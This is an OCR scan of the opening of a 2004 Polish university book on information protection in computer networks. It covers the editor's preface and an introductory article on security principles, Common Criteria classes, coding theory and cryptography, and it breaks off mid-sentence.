

password:
password:
password:
Ochron@
informacji
w sieciach komputerowych

# OCHRONA INFORMACJI
# W SIECIACH KOMPUTEROWYCH

KATOLICKI UNIWERSYTET LUBELSKI

Wydział Matematyczno-Przyrodniczy

WYDAWNICTWO
KUL

# OCHRONA INFORMACJI W SIECIACH KOMPUTEROWYCH

Pod redakcją Pawła Urbanowicza

Wydawnictwo KUL
Lublin 2004

Recenzent
Prof. Ryszard Smarzewski

Projekt okładki
Agnieszka Smreczyńska-Gąbka



ISBN 83-7363-163-1

WYDAWNICTWO KUL
20-827 Lublin, ul. Zbożowa 61
tel. (081) 740-93-40, fax (081) 740-93-50
e-mail: wydawnictwo@kul.lublin.pl

Druk i oprawa
Wydawnictwo Archidiecezji Lubelskiej „GAUDIUM"
20-075 Lublin, ul. Ogrodowa 12
tel. (081) 442-19-19, fax (081) 442-19-16

## Spis treści

## Przedmowa redaktora

Komputer i sieci komputerowe w takim stopniu zmieniły możliwości dostępu do źródeł informacji, a również w takim stopniu zwiększyły szybkość przekształcania i transmisji danych, że dzisiaj informacja stała się jednym z najdroższych produktów (informacja jest produktem niematerialnym) w stosunkach społecznych, dyplomatycznych, handlowych i innych. Ten fenomen i tendencje jego rozwoju określamy pojęciem *współczesne technologie informacyjne*. Jednak każde zjawisko ma przynajmniej dwie strony. Drugą stroną zwiększenia roli komputerów i sieci komputerowych we wszystkich dziedzinach życia człowieka jest bezpieczeństwo i ochrona informacji. To jest jeden z głównych problemów w dziedzinie teorii i praktyki komputerowych technologii informacyjnych.

W niniejszej książce przedstawiono artykuły studentów i pracowników Wydziału Matematyczno-Przyrodniczego KUL napisane na podstawie przygotowanych przez nich prac magisterskich w latach 2000-2003 w ramach seminarium *Ochrona informacji w sieciach komputerowych*. Oczywiście, w artykułach przeanalizowano tylko część z bogatego zakresu pytań dotyczących problemu bezpieczeństwa i ochrony informacji, kanałów jej transmisji i metod przechowywania. Mamy nadzieję, że książka będzie przydatna studentom interesującym się problemem zarządzania bezpieczeństwem informacji w systemach i sieciach komputerowych, magistrantom i doktorantom prowadzącym badania w tej dziedzinie wiedzy.

W przygotowaniu wydania książki bardzo ważną rolę odegrali mgr Krystian Matusiewicz i mgr Paweł Pylak.

# Część I

# TEORIA INFORMACJI I KRYPTOGRAFIA

# Ochrona informacji w systemach i sieciach komputerowych i bezpieczeństwo informacyjne

*Paweł P. Urbanowicz*

W poniższym artykule postaramy się w miarę możliwości zwrócić uwagę na podstawowe pojęcia z dziedziny bezpieczeństwa technologii informacyjnych, teorii informacji, metod jej przekształcania oraz sposobów nieautoryzowanych zmian i metodach ochrony.

## 1. Metodologiczne zasady oceny bezpieczeństwa technologii informatycznych

Jeżeli informacja jest wartością, to należy wiedzieć, w jaki sposób tę wartość chronić. *Bezpieczeństwo informacyjne* rozumiemy jak poziom ochrony informacji i narzędzi służących do jej opracowania, przechowywania i transmisji przed losowymi lub celowymi zniekształceniami sztucznego lub naturalnego pochodzenia, które mogą przynieść szkodę właścicielom lub użytkownikom informacji i narzędzi. Wymogi bezpieczeństwa informacyjnego w różnych systemach informacyjnych mogą różnić się znacznie. Jednak zawsze są one ukierunkowane na osiągnięcie trzech podstawowych właściwości:

- *integralności* (jednolitości) (*Integrity*) – informacja, na podstawie której podejmowane są decyzje, powinna być adekwatna i dokładna, chroniona przed niszczeniem lub nieautoryzowaną modyfikacją,
- *dostępności* (*Availability*) – informacja i odpowiednie narzędzia do jej przetwarzania powinny być dostępne i przygotowane do wykorzystania zawsze, gdy powstaje taka potrzeba
- *poufności* (*Confidentiality*) – informacja o określonym zastosowaniu powinna być dostępna tylko dla tego, dla kogo ona jest przeznaczona.

Na zespole prawnych (prawo, akty prawnicze i normatywne, standardy), organizacyjno-administracyjnych (reguły i inne działania administracji w sprawach bezpieczeństwa), proceduralnych (konkretne środki bezpieczeństwa dotyczące ludzi), programistyczno-technicznych (specjalizowane oprogramowanie i narzędzia elektroniczne) metod i środków do podtrzymania jednolitości, dostępności i konfidencjonalności informacji opiera się *polityka bezpieczeństwa.* Realizacją tej polityki jest proces mający na celu zapewnienie bezpieczeństwa informacyjnego.

Tradycyjnie ochrona jednolitości informacji może być odniesiona do kategorii środków administracyjnych. Do nieautoryzowanego niszczenia i modyfikacji danych[1] mogą prowadzić najczęściej losowe i umyślne krytyczne sytuacje w systemie, wirusy, „konie trojańskie" i in. (patrz dalej artykuły Marka Jeziora i Adama Kiersztyna). Jeżeli wartość informacji polega na możliwości swobodnego do niej dostępu – istnieją zagrożenia dostępności informacji. Z kolei jeżeli wartość informacji leży w jej tajności – mówi się o zagrożeniach poufności informacji.

Jedną z ważnych procedur realizacji polityki bezpieczeństwa technologii informacyjnych jest certyfikacja narzędzi i atestowanie systemów pod kątem ich zgodności z wymaganiami bezpieczeństwa informacji. Każda certyfikacja i atest opiera się na określonym zestawie dokumentów normatywno-technicznych i metodologicznych. Pierwszy z takich dokumentów powstał w r. 1983 w USA i znany jest jako „Pomarańczowa książka" [1]. Późniejsze modyfikacje tej książki (dla oceny bezpieczeństwa sieci komputerowych i systemów zarządzania bazami danych – SZBD) doprowadziły do pojawienia się w r. 1987 „Czerwonej książki" [2], a w r. 1991 – „Różowej książki" [3]. Według tych dokumentów zarówno elementy systemu, jak i całe systemy przetwarzania danych mogą odpowiadać jednej z kilku zdefiniowanych klas bezpieczeństwa. Na bazie [1-3] opracowano jednolite międzynarodowe, ogólne kryteria (OK) do oceny bezpieczeństwa technologii informacyjnych, zatwierdzone w postaci standardów ISO [4-7].

Wymagania funkcjonalne w stosunku do systemów ochrony informacji określone są w postaci 11 klas funkcjonalnych [5]:

1) klasa „Audyt bezpieczeństwa" (FAU) ma za zadanie rozpoznawanie, rejestrację, przechowywanie i analizę informacji związanej z systemem bezpieczeństwa,

[1] Ściśle mówiąc, w teorii informacji „dane" i „informacja" są różnymi pojęciami.

2) klasa „Łączność" (FCO) określa wymagania dotyczące zagwarantowania niezaprzeczalności wysłania i niezaprzeczalności otrzymania informacji,
3) klasa „Wsparcie kryptograficzne" (FCS) określa wymagania stawiane mechanizmom zarządzania kluczami i operacjami kryptograficznymi,
4) klasa „Ochrona danych użytkownika" (FDP) definiuje wymagania w stosunku do funkcji bezpieczeństwa systemu, związanych z ochroną danych użytkownika w trybie wprowadzenia, przechowywania i wyprowadzenia informacji,
5) klasa „Identyfikacja[2] i uwierzytelnienie[3]" (FIA) określa sposoby definiowania i weryfikacji uprawnień użytkowników,
6) klasa „Zarządzanie bezpieczeństwem" (FMT) definiuje wymagania dotyczące zarządzania atrybutami i rolami bezpieczeństwa,
7) klasa „Prywatność" (FPR) gwarantuje ochronę prywatności każdego użytkownika systemu poprzez zapewnienie anonimowości, niemożności śledzenia i obserwowania,
8) klasa „Ochrona funkcji bezpieczeństwa przedmiotu oceny bezpieczeństwa" (FPT) określa zbiór wymagań funkcjonalnych w odniesieniu do jednolitości informacji i zarządzania bezpieczeństwem systemu,
9) klasa „Wykorzystanie zasobów" (FRU) określa wymagania odnośnie do dostępności zasobu (możliwość przetwarzania i/lub wykorzystania) oraz gwarantuje ochronę w przypadku blokowania możliwości funkcjonalnych związanych z awariami systemu,
10) klasa „Dostęp do przedmiotu oceny bezpieczeństwa" (FTA) definiuje wymagania do kontroli sesji pracy użytkownika (niezwiązane z identyfikacją i uwierzytelnianiem),
11) klasa „Wiarygodny kanał/połączenie" (FTP).

Zastosowanie tych standardów ISO pozwala na dokładne sformułowanie i definiowanie wymagań w stosunku do oprogramowania i systemów dowolnego przeznaczenia pozwala także opracować odpowiednie metodyki ich testowania pod kątem zgodności z odpowiednim profilem ochrony.

---

[2] Identyfikacja (*Identification*) jest rozpoznaniem podmiotów (użytkowników i zasobów) w systemie przetwarzania informacji.


[3] Uwierzytelnienie (*Autentification*) jest kontrolą tożsamości podmiotów systemu przetwarzania informacji.

## 2. Elementy teorii przekształcenia i transmisji informacji

Struktury strumieni informacyjnych są podstawą analizy kanałów wycieku oraz sposobów zabezpieczenia integralności, dostępności i poufności informacji. Opis tych struktur opiera się na teorii informacji i matematycznej teorii łączności. Twórcami tych teorii są Shannon, Markow, Kotelnikow, Hamming i in.(patrz [8-13]).

W teorii łączności (w teorii transmisji danych przez sieci komputerowe) ogólny schemat połączenia pomiędzy dwoma abonentami można przedstawić tak jak na rys. 1.

Zagrożenia poufności i integralności wiadomości (sztuczne lub naturalne przeszkody pochodzenia elektromagnetycznego, nieautoryzowany dostęp w celu przechwycenia, zmiany lub niszczenia informacji) pochodzą głównie ze źródeł zakłóceń wpływających na kanał[4]. Wiadomość **X** (lub jej część – blok) długości **k** symboli alfabetu źródła (**i** = 1,..., k) może być zmieniona za pomocą jednej lub kilku metod (algorytmów). Jednym z wyników przekształcenia może być zmiana długości wiadomości: j = 1,... n. Współczesne technologie informacyjne stosują 3 podstawowe metody przekształcania danych: kompresja danych, kodowanie nadmiarowe i przekształcenie kryptograficzne.




*Rys. 1. Ogólny schemat fukcjonalno-strukturalny transmisji informacji*

[4] W ogólnym wypadku procesy związane z manipulowaniem danymi w narzędziach do ich przechowywania (HDD, FDD, RAM i inne) można rozpatrywać jak kanał transmisji informacji [14].

Przeanalizujemy teraz niektóre tendencje rozwoju tych metod. Kompresja danych, której pojawienie się związane jest przede wszystkim z archiwizacją danych, dzisiaj rozwija się w szybkim tempie. Tempo udoskonalania technik kompresji spowodowane jest potrzebami chwili: rozwój technologii multimedialnych, graficznych i dźwiękowych, możliwości komputera, technologii komórkowych i internetowych polega na zastosowaniu bardziej efektywnych metod kompresji. Jednym z ważnych wyzwań w tej dziedzinie są wideokonferencje internetowe w czasie rzeczywistym: synchronizacja wideo i dźwięku.

Tabela 1 ilustruje cele i drugą (główną) cechę omówionych przekształceń. Możemy podkreślić podstawowe rzeczy:

- praktycznie stopień kompresji wideo (kompresji stratnej) nie jest określony,
- maksymalny stopień kompresji bezstratnej nie może przekroczyć, jak to opisano w artykule Pawła Pylaka, pojemności, która zależy od entropii alfabetu źródła (wg C. Shannona) i ilości symboli w wiadomości $\mathbf{X'\{x'_j\}}$.

***Tab. 1. Charakterystyki podstawowych przekształceń danych***

| Typ przekształcenia | Cele | Cechy |
|---|---|---|
| Kompresja | – zmniejszenie długości wiadomości (fizycznej objętości informacji na nośniku) – cel główny,<br>– zmniejszenie czasu (kosztu) transmisji powiadomienia,<br>– zwiększenie poziomu bezpieczeństwa danych (kompresja utrudnia bezpośrednią analizę powiadomienia) | – polega na zastosowaniu probabilistycznych i innych właściwości symboli alfabetu źródła powiadomienia i/lub powiadomienia $\mathbf{X\{x_i\}}$,<br>– prowadzi do zmian probabilistycznych cech powiadomienia: $\mathbf{X'\{x'_j\}}$ od $\mathbf{X\{x_i\}}$;<br>– $\mathbf{n < k}$ |
| Kodowanie nadmiarowe | – ochrona informacji przed błędami pojawiającymi się w trakcie transmisji lub przechowywania danych (wiadomości) | – symboli nadmiarowe $\mathbf{r\ (r = n - k)}$ zależą od typy kodu (algorytmu kodowania) i wiadomości $\mathbf{X\{x_i\}}$ (podobne do generowania podpisu elektronicznego),<br>– $\mathbf{n > k}$ |
| Przekształcenie kryptograficzne | – zwiększenie poziomu tajności i transmisja poufnej informacji,<br>– zabezpieczenie uwierzytelnienia i wykrywanie umyślnych modyfikacji,<br>– potwierdzenie autentyczności powiadomienia,<br>– przechowywanie informacji (dokumentów, baz danych) na nośnikach w postaci zaszyfrowanej | – część elementów (klucze) algorytmów przekształcenia (zaszyfrowania i rozszyfro-wania) są tajne,<br>– $\mathbf{n = k}$ (zwykle, za wyjątkiem niektórych sytuacji – przykładowo przy zastosowaniu podpisów cyfrowych |

Teoria kodowania informacji do kontroli i korekcji błędów zaczyna się od prac C. Shannona [8, 10]. Nowoczesne narzędzia cyfrowych systemów komunikacji działają w oparciu o pomysł Shannona wprowadzania do wiadomości nadmiarowej informacji pozwalającej na walkę z zakłóceniami. Głównymi cechami kodów są współczynnik $\mathbf{R = k/n}$ (współczynnik nadmiarowości lub *szybkość transmisji*) i ilość **t** maksymalne odnalezionych i korygowanych za pomocą kodu błędów w wiadomości ustalonej długości. W ten sposób główny problem teorii kodowania nadmiarowego możemy sformułować następująco: znaleźć kody z możliwie największym **R** i z największym **t**.

Ważną rodziną kodów, za pomocą których w łatwy sposób można kodować (wiadomość $\mathbf{X\{x_i\}}$ przekształcić w wiadomość $\mathbf{X'\{x'_j\}}$) i dekodować (odwrotne przekształcenie – w odbiorniku: $\mathbf{Y'\{y'_j\}}$ – w $\mathbf{Y\{y_i\}}$) informacje, są kody Hamminga [12]. Podkreślmy, że informacja w odbiorniku (po dekodowaniu) nie zawiera błędów – $\mathbf{X\{x_i\} = Y\{y_i\}}$. Aplikacyjne aspekty zastosowania tych kodów przeanalizowane zostały w artykule Pawła Janocińskiego.

W systemach telekomunikacji (w tym – w systemach i sieciach komputerowych) stosują się inne typy kodów blokowych – cykliczne (ang. *cyclic redundancy codes*, CRC) [15]. Na zastosowaniu tego typu kodów bazują mechanizmy kontroli jednolitości informacji w protokołach sieciowej i międzysieciowej wymiany informacji. Istota metody polega na potwierdzeniu integralności informacji. Potwierdzenie jednolitości chroni interfejs, zastosowanie kodów uwierzytelniających umożliwia kontrolę jednolitości plików i powiadomień. Możemy tutaj dodać, że wprowadzenie nadmiarowości w języki i formalne zadanie specyfikacji daje możliwość kontrolowania jednolitości oprogramowania.

Zastosowanie metod kryptograficznych w komputerowych systemach informacyjnych jest jednym z najbardziej rozwijających się kierunków ochrony krytycznej informacji. W związku z tym niektórym aspektom tego problemu poświęcimy oddzielny rozdział.

Podsumowując, zaznaczymy, że trzy wyżej wymienione typy przekształcenia informacji częściowo dopełniają się wzajemnie i ich kompleksowe zastosowanie będzie pomagało w zwiększeniu stopnia bezpieczeństwa informacji przesyłanej przez kanały transmisji. Z punktu widzenia efektywności wspólnego zastosowania kilku różnych metod należy oznaczyć dwa warianty: 1) połączenie metod kodowania nadmiarowego i metod kryptograficznych i 2) łączenie metod kompresji i szyfrowania danych. W rzeczywistości kodowanie jest elementarnym szyfrowaniem, natomiast szyfrowanie – jednym z typów kodowania. Z drugiej strony,

najważniejszym zadaniem kompresji jest przekształcenie wiadomości w taki sposób, aby długość wiadomości została zmniejszona. Główną zaletą algorytmów kompresji z punktu widzenia kryptografii jest to, że po pierwsze, zmieniają statystykę wiadomości ($\mathbf{X}\{x_i\}$) w stronę jej wyrównania. Przykładowo, w zwykłem tekście skompresowanym za pomocą efektywnego algorytmu wszystkie symbole wiadomości $\mathbf{X}'\{x'_j\}$ mają jednakowe charakterystyki probabilistyczne (częstotliwość pojawienia się) i zastosowanie prostych systemów kryptoanalizy nie umożliwia odkodowania tekstu. W celu zwiększenia poziomu bezpieczeństwa informacji i umożliwienia kompresji ważna jest kolejność wykonywania obydwu algorytmów: na początku – kompresja, po tym –szyfrowanie[5].

Badanie i zastosowanie nowych, bardziej efektywnych, kompleksowych algorytmów przekształcenia informacji jest jednym z najważniejszych kierunków teorii i praktyki technologii informacyjnych [16-19].

Dowolna z metod kodowania nadmiarowego i przekształcania kryptograficznego informacji (lub ich kombinacje) najczęściej może być realizowana sprzętowo lub programowo. W pierwszym wypadku jako podstawowy element elektronicznej logiki kombinacyjnej występuje rejestr z przesunięciem. Główną zaletą metod programowych jest ich elastyczność, czyli możliwość szybkiej zmiany programu, który realizuje algorytm. Główną zaletą metod elektronicznych – znacznie wyższa szybkość ich pracy (co najmniej 10 razy).

## 3. Aplikacyjne aspekty kryptografii w systemach informacyjnych

Problemem ochrony informacji przez jej przekształcenie zajmuje się nauka zwana *kryptologią* (pochodzi od grec. *kryptos* – tajemny i *logos* – nauka). Kryptologia dzieli się na dwa przeciwległe kierunki: kryptografię i kryptoanalizę.

Dzisiaj wiadomo, że pierwsze usystematyzowane podstawy matematyczne teorii kryptografii zostały zaprezentowane w poufnym raporcie C. Shannona „Matematyczna teoria kryptografii" we wrześniu 1945. Później zostały one opublikowane w artykule [9]. Początkowo zostało zdefiniowane 5 kryteriów oceny efektywności dowolnego systemu (algorytmu) zwiększenia poufności:

---

[5] W oprogramowaniu (w pakiecie) PGP przed szyfrowaniem informacji odbywa się jej kompresja przez zastosowanie algorytmu na licencji firmy PKWARE.

- ilość poufności,
- pojemność (długość) klucza,
- złożoność procedur zaszyfrowania i deszyfrowania,
- rozrastanie się liczby błędów; w niektórych typach szyfrów błąd w jednym symbolu, który może pojawić się w trybie szyfrowania lub transmisji wiadomości $\mathbf{X}'\{x'_j\}$, prowadzi do rozrastania się błędów w trybie deszyfrowania i odpowiednio – do strat informacji [20],
- zwiększenie długości powiadomienia.

Nowoczesną kryptografię można podzielić na 4 podstawowe działy:

- kryptosystemy symetryczne (z kluczem tajnym),
- kryptosystemy asymetryczne (z kluczem publicznym),
- systemy podpisu cyfrowego (elektronicznego),
- protokoły zarządzania kluczami.

W stosunku do nowoczesnych systemów kryptograficznych sformułowano następujące wymagania:

- zaszyfrowana wiadomość może być odczytana tylko za pomocą klucza,
- liczba operacji potrzebna do określenia zastosowanego klucza szyfrowania przez analizę fragmentów wiadomości ($\mathbf{X}\{x_i\}$ lub $\mathbf{Y}\{y_i\}$) powinna być nie mniejsza niż ogólna liczba możliwych kluczy,
- liczba operacji potrzebna do rozszyfrowania informacji przez analizę wszystkich możliwych wariantów kluczy powinna wychodzić poza granice możliwości nowoczesnych komputerów (biorąc pod uwagę możliwości technologii sieciowych),
- znajomość algorytmu szyfrowania nie powinna wpływać na jakość ochrony danych,
- nieznaczna zmiana klucza powinna prowadzić do znacznej zmiany zaszyfrowanej wiadomości,
- elementy struktury algorytmu zaszyfrowania powinny być niezmienne,
- bity wiadomości w trybie zaszyfrowania powinny być całkowicie i wiarygodnie ukryte w tekście zaszyfrowanym,
- **k** powinno być równe **n**,
- nie powinno być prostych i łatwych zależności między kluczami po kolei stosowanymi do szyfrowania,
- dowolny klucz ze zbioru możliwych powinien tak samo dobrze zabezpieczać informację (brak „słabych kluczy"),
- algorytm powinien umożliwiać efektywną programową i sprzętową realizację.

Jedną z integralnych ocen efektywności systemu kryptograficznego jest jego koszt. Efektywny będzie ten system, którego koszt stosowania

(w sensie praktycznym) będzie niższy od kosztu informacji, która może być utracona[6].

W systemach z kluczem tajnym istnieje problem tajnego rozpowszechniania kluczy: w czasach, gdy kryptografia stała się ogólnodostępna, nie ma sensu budować takiej sieci, w której każda para potencjalnych użytkowników mogłaby mieć tajny klucz. W tej sytuacji liczba kluczy rosłaby kwadratowo ze wzrostem liczby użytkowników. W celu rozwiązania tego problemu w r. 1976 W. Diffie i N. Hellman zaproponowali nową metodę szyfrowania na bazie pary kluczy (publicznego i tajnego) [22]. Po roku metoda ta została zrealizowana praktycznie (standard RSA) [23]. Ten algorytm uznawany jest za najbardziej odporny na złamanie. Według szacunków firmy RSA do złamania klucza RSA-1024[7] w ciągu 1 roku potrzebne byłoby 324 tys. maszyn PC 